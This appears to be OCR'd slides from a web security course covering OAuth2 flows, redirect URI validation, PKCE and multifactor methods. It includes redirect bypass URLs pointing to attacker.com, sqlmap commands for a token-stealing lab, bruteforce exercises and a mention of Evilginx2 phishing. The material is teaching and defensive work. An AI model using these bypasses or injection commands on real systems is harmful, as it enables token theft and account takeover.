- You can try the attack which guesses the authorization codes or access tokens in the attacker page.
- It will take some time, but it should eventually work.

Weak Authorization Codes

Bruteforce authorization codes at the token endpoint here.

Weak handle-based access tokens

Bruteforce access tokens at the resource server here.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 FLOW - IMPLICIT CODE GRANT

This flow is intended for clients that cannot securely contain a client secret, like mobile apps or single-page-apps in Javascript, also called public clients, because those can be easily reverse-engineered to obtain the client secret if the authorization code grant was used.

Even so, Implicit grant is insecure, and the recommendation is to use Authorization Code Grant with PKCE for such mobile clients.

In this flow, the client secret is not used (because it would be discoverable), so the Redirect/Callback URL is the **ONLY** security measure.

If there exists a vulnerability in handling the redirect URL, then user impersonation is possible.


Therefore, this flow mode is **deprecated**.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 FLOW - IMPLICIT CODE GRANT

1- The **user** attempts to use the 3rd party client **app**.
2- The **app** redirects the **user** to the authorization **server**.
3- The authorization **server** prompts the **user** to confirm if the **app** is to be authorized, inside the authorization **server** page.
4- The **user** confirms the authorization, inside the authorization **server** page.
5- The authorization **server** send the access token to the client **app**. It must save it securely. **If it is leaked, the attackers can impersonate the user**.

How can the client **app** receive the access token?
1- Web apps: Via redirect
2- Mobile apps: by URL/protocol handlers, like skype://callback-internal-handler



Copyright © 2021 Mohammed Aldoub (Voulnet)

VERIFYING URLS

There are many difficulties in validating the Callback URL. Lots of potential vulnerabilities exist in the intricate details of URL validation.

To validate a callback URL securely, You must enforce and validate that the *entire* URL is identical, from start to finish, and it should contain a scheme (http,https) and a slash right after the domain part.

Examples:

Domain Equals	**https://www.example.com/**	**← Good**
Domain Starts with	**https://www.example.com**	**← Bad**
Domain Ends with	**www.example.com/**	**← Bad**
Domain Starts with	**https://www.example.com and no subsequent Dot**	**← Bad**


Why is the first one the only good URL?

Copyright © 2021 Mohammed Aldoub (Voulnet)

VERIFYING URLS

Copyright © 2021 Mohammed Aldoub (Voulnet)

URLs are actually complex. See this figure from https://xxx-cook-book.gitbooks.io/django-cook-book/content/Middlewares/url-parse.html



VERIFYING URLS

Copyright © 2021 Mohammed Aldoub (Voulnet)

Bypasses:

1- Bypassing: Domain Starts with https://www.example.com

This can be bypassed by simply using a malicious URL like this: https://www.example.com.attacker.com where the valid domain is included as a subdomain to the malicious domain

2- Bypassing: Domain Ends with www.example.com/

This can be bypassed with a trick like www.attacker.com/www.example.com/ where www.example.com is added like a URL segment/sub-page.

3- Bypassing **Domain Starts with https://www.example.com and no subsequent Dot**

This attempts to fix the problem with #1 above by checking www.example.com is not being subdomained. But this can be bypassed by using userinfo URL component.

URL USERINFO

Copyright © 2021 Mohammed Aldoub (Voulnet)

The userinfo part of a URL is a URL-based password auth scheme like this (in green):

http://userinfo@www.example.com/etc/etc

You can put almost any character in the userinfo section.

See this example:

http://cnn.example.com&story=breaking_news@10.0.0.1/top_story.htm

What is the host of this URL?
If you said cnn.example.com, you're wrong.

It's 10.0.0.1, and everything before it is the URL userinfo section
(cnn.example.com&story=breaking_news)

That's why the userinfo section bypass trick can be useful in bypassing URL validations

URL USERINFO

Copyright © 2021 Mohammed Aldoub (Voulnet)

3- Bypassing **Domain Starts with https://www.example.com and no subsequent Dot**

So the above validation can be easily bypassed using userinfo, for example:

https://www.example.com@attacker.com

In this case, the request would go to attacker.com, sending to it the useless userinfo part of value www.example.com, which will be discarded.

That's why in OAuth2, it is mandatory that the full URL should be checked to be identical.

More interesting OAuth2 URL bypass methods are available in this research:

Make Redirection Evil Again: URL Parser Issues in OAuth
Xianbo Wang, Wing Cheong Lau, Ronghai Yang, and Shangcheng Shi
https://i.blackhat.com/asia-19/Fri-March-29/bh-asia-Wang-Make-Redirection-Evil-Again-wp.pdf

REAL WORLD EXAMPLES OF OAUTH URL BYPASS BUGS

Copyright © 2021 Mohammed Aldoub (Voulnet)

1- OAuth `redirect_uri` bypass using IDN homograph attack resulting in user's access token leakage:
Link: https://hackerone.com/reports/861940

Description: Using a letter from another alphabet that looks like ASCII 'e', the parser wrongly considered it a regular 'e', which resulted in access tokens actually going to another non-English domain.

2- User session access due to Oauth whitelist host bypass and postMessage:
Link: https://hackerone.com/reports/875938
Description: Using a check similar to https://*.example.com, the researcher used the userinfo equivalent of https://*.example.com:a@attacker-domain.com, and the parser stopped at the first ':', resulting in access tokens going to the attacker domain.

3- Stealing Users OAUTH Tokens via redirect_uri
Link: https://hackerone.com/reports/405100
Description: A simple check for the start of a URL, like https://www.example.com, which the attacker can include in a subdomain like https://www.example.com-evil.com

AUTHORIZATION CODE GRANT WITH PKCE

Copyright © 2021 Mohammed Aldoub (Voulnet)

Proof Key for Code Exchange (PKCE) is an algorithm used to make authorization code grants secure on public consumers like mobile apps or Single page apps (client-side apps with no private backend component).

The PKCE algorithm depends on utilizing a code verifier and a code challenge such that if the authorization code is leaked, it can't be used without knowing both the code and the code challenge.

The Code Verifier is a random value, and the Code Challenge is the result of a computation on the Code Verifier.

The computation can be a SHA256 hash (called S256) in Base64 format, for example:

BASE64URL-ENCODE(SHA256(ASCII(code_verifier))) == code_challenge

The Code Verifier must be a secure cryptographic random number!

Too lazy to do that computation? I got you covered: https://tonyxu-io.github.io/pkce-generator/

AUTHORIZATION CODE GRANT WITH PKCE


Copyright © 2021 Mohammed Aldoub (Voulnet)

1- **User** attempts to authorize client **app**.
2- The **app** generates random Code Verifier and calculates Code Challenge, and requests authorization from the **server**, giving it the Code Challenge. The server must store the Code Challenge.

3- The auth **server** asks for authorization/confirmation from the **user**.
4- **User** agrees.

5- The **server** redirects the **user** to the **app**, giving it an authorization code.
6- The **app** sends the authorization code and Code Verifier to the Auth **server**.

7- The **server** checks the authorization code, and hashes the Code Verifier, if it equals the Code Challenge it received before, then access is granted and an Access Token is returned.



EXTRA: PLAYING WITH PKCE

Copyright © 2021 Mohammed Aldoub (Voulnet)

Visit the PKCE playground at https://www.oauth.com/playground/authorization-code-with-pkce.html and follow along the steps as it shows you how the PKCE workflow is built.

It will allow you to register a sample OAuth client id and secret (an OAuth app, essentially) and a username and password. Save those.

It will then allow you to generate a Code Verifier and Code Challenge (also save those).

Then it will build up the auth URL to call at the server. Notice the state and code_challenge parameters! (Save those too)

```
https://authorization-server.com/authorize?
  response_type=code
  &client_id=OM-v-gFIOg-CVU-I7QhCSrsO
  &redirect_uri=https://www.oauth.com/playground/authorization-code-with-pkce.html
  &scope=photo+offline_access
  &state=RmkzALcnv-NpOeTI
  &code_challenge=MefqaoIahNyHDM-o6ypv4msP3Tg3s_Ael3TtnKqcUXs
  &code_challenge_method=S256
```

EXTRA: PLAYING WITH PKCE

```
?state=RmkzALcnv-NpOeTI&code=VQ8d_cXw81s5tspi8qehSbYKQ3Ym6ogQYcwT8GRnVNucArXX
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

As shown above, when you receive the response from the Auth server (upon authorizing the app), the server response will contain the state parameter reflected back to you (verify it with before), and the authorization code

```
POST https://authorization-server.com/token

grant_type=authorization_code
&client_id=OM-v-gFIOg-CVU-I7QhCSrsO
&client_secret=XtITnRAT6mxDpW19atJqO384oPyZgUv2CLVRIxrLN9dA3ecm
&redirect_uri=https://www.oauth.com/playground/authorization-code-with-pkce.html
&code=VQ8d_cXw81s5tspi8qehSbYKQ3Ym6ogQYcwT8GRnVNucArXX
&code_verifier=sHvtnKPjdXoNKBw7f673DrR7QPnAllPJ_nkbaAnEzdmUEVGS
```

After that, your client app will send the authcode from above to the server along with the code_verifier. If the code_verifier matches the code_challenge from before, the server gives us back an access token!

```
{
  "token_type": "Bearer",
  "expires_in": 86400,
  "access_token": "YjGMCRHx6QMkK6I7J4zk5dF8BMUghPR1Bn5FUcjBM5oikBwirNEfBEi0lF2YxpsJO3PiiVux",
  "scope": "photo offline_access",
```

Notice something weird or unnecessary?

Honorable mention: Grammarly Guessable PKCE Codes!

The Android component of Grammarly (a client side app, therefore insecure to use OAuth2 without PKCE) used a weak random number as a Code Verifier secret, which allowed other apps to guess it.

Using a strong secure random number generator fixed the issue!

Check the details on this cool vulnerability!

https://hackerone.com/reports/824931

69 #824931 **Grammarly Keyboard for Android "Authorization Code with PKCE" flow implementation vulnerability that allows account takeover**

State	Resolved (Closed)	Severity	Medium (6.5)
Disclosed	July 24, 2020 5:22pm +0300	Participants	
Reported To	Grammarly	Visibility	Disclosed (Limited)
Reported at	March 20, 2020 1:10am +0300		
Asset	com.grammarly.android.keyboard (Android: Play Store)		
CVE ID			529
Weakness	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)		

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB64: STEALING TOKENS AND SECRETS VIA SQL INJECTION

- **Remember the SQL injection attack we used earlier in the course?**

- Use sqlmap to list all tables and look for interesting tables that could contain tokens and codes.

- The command line to run the injection and list tables was:
- sqlmap -u "http://localhost/userquery/?username=admin" --dbms postgres --tables

- The command to get an SQL shell (to run your own SQL commands directly):
- sqlmap -u "http://localhost/userquery/?username=admin" --dbms postgres --sql-shell

- Go ahead! Show us your progress and try to utilize the stolen tokens!

Copyright © 2021 Mohammed Aldoub (Voulnet)

MULTIFACTOR AUTHENTICATION

- All secure authentication implementations these days need multi factor authentication.


- Multi factor methods can differ greatly depending on usage scenarios.
- Methods usually are:
  - Hardware tokens (USB, Smartcards)
  - Time based one time passwords (virtual - app, or hardware - device)
  - SMS OTP
  - Email OTP
  - Mobile push notifications.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

TOTP

- **TOTP** (Time-based One Time Password) comes in two main methods:
  - **virtual** token and **hardware** token
- **TOTP doesn't require an online connection!**
- Hardware tokens like RSA SecurID.
- Virtual tokens like Google Authenticator app.
- Each random key is usable only for a short period.
- You can control how many older or future tokens you can accept.
  - Helpful in time sync mismatch situations
- Problematic if the token is lost:
- That's why **Backup codes** exist!
- Backup codes are emergency one-time use tokens used if token is lost.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SMS OTP

SMS OTP is popular because it doesn't require additional knowledge or tools.

Your phone can already receive SMS, **no additional** apps or hardware.


Easy to use (for example for the elderly).

Works with **non-smart** mobile phones.

However, it is very **insecure** and problematic:
- SMS is **not encrypted**.
- Could stop working when **roaming**
- If your phone number is **disabled** by the Telco you lose access.
- If your phone number is **sold**, the new owner could have access.

SMS OTP usually costs money for SMS sending services.

NIST discourages using SMS as OTP.



Copyright © 2021 Mohammed Aldoub (Voulnet)

MOBILE PUSH NOTIFICATION

A special app must be installed on a trusted mobile phone.

This special app receives push notifications from the backend.

The app will ask the user for decisions.


+ Usually very **cheap** or free.

- Many times, **not enough info** or context is displayed to the user.

- Error prone (Users - or kids! - could **click accept by mistake** - as opposed to entering a code which is obviously a deliberate act)

+ Very **easy** to use.


Very popular these days because it is FAST!



Copyright © 2021 Mohammed Aldoub (Voulnet)

ATTACKING 2FA WITH EVILGINX2

Evilginx2 is an amazing phishing simulation tool that you can use on authorized red-team or social engineering engagements, and Evilginx2's main feature is that it allows you to bypass 2FA protections by simply acting as a proxy to the original website in real time, and proxying all legitimate info from the user to the original website – including the 2FA tokens- until it captures the holy grail of session attacks: The session cookie!



Trying phishing attacks is out of scope of the course currently.
More details about Evilginx2:
https://breakdev.org/evilginx-2-next-generation-of-phishing-2fa-tokens/
Evilginx2 URL: https://github.com/kgretzky/evilginx2

Be careful running phishing campaigns for your customers, it can be complex in terms of operation and legality!

Copyright © 2021 Mohammed Aldoub (Voulnet)

RESOURCES AND REFERENCES

https://fidoalliance.org/specifications/

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Session_Management_Cheat_Sheet.md

https://oauth.net/

https://alexbilbie.com/guide-to-oauth-2-grants/

https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2

https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications

Cache Security

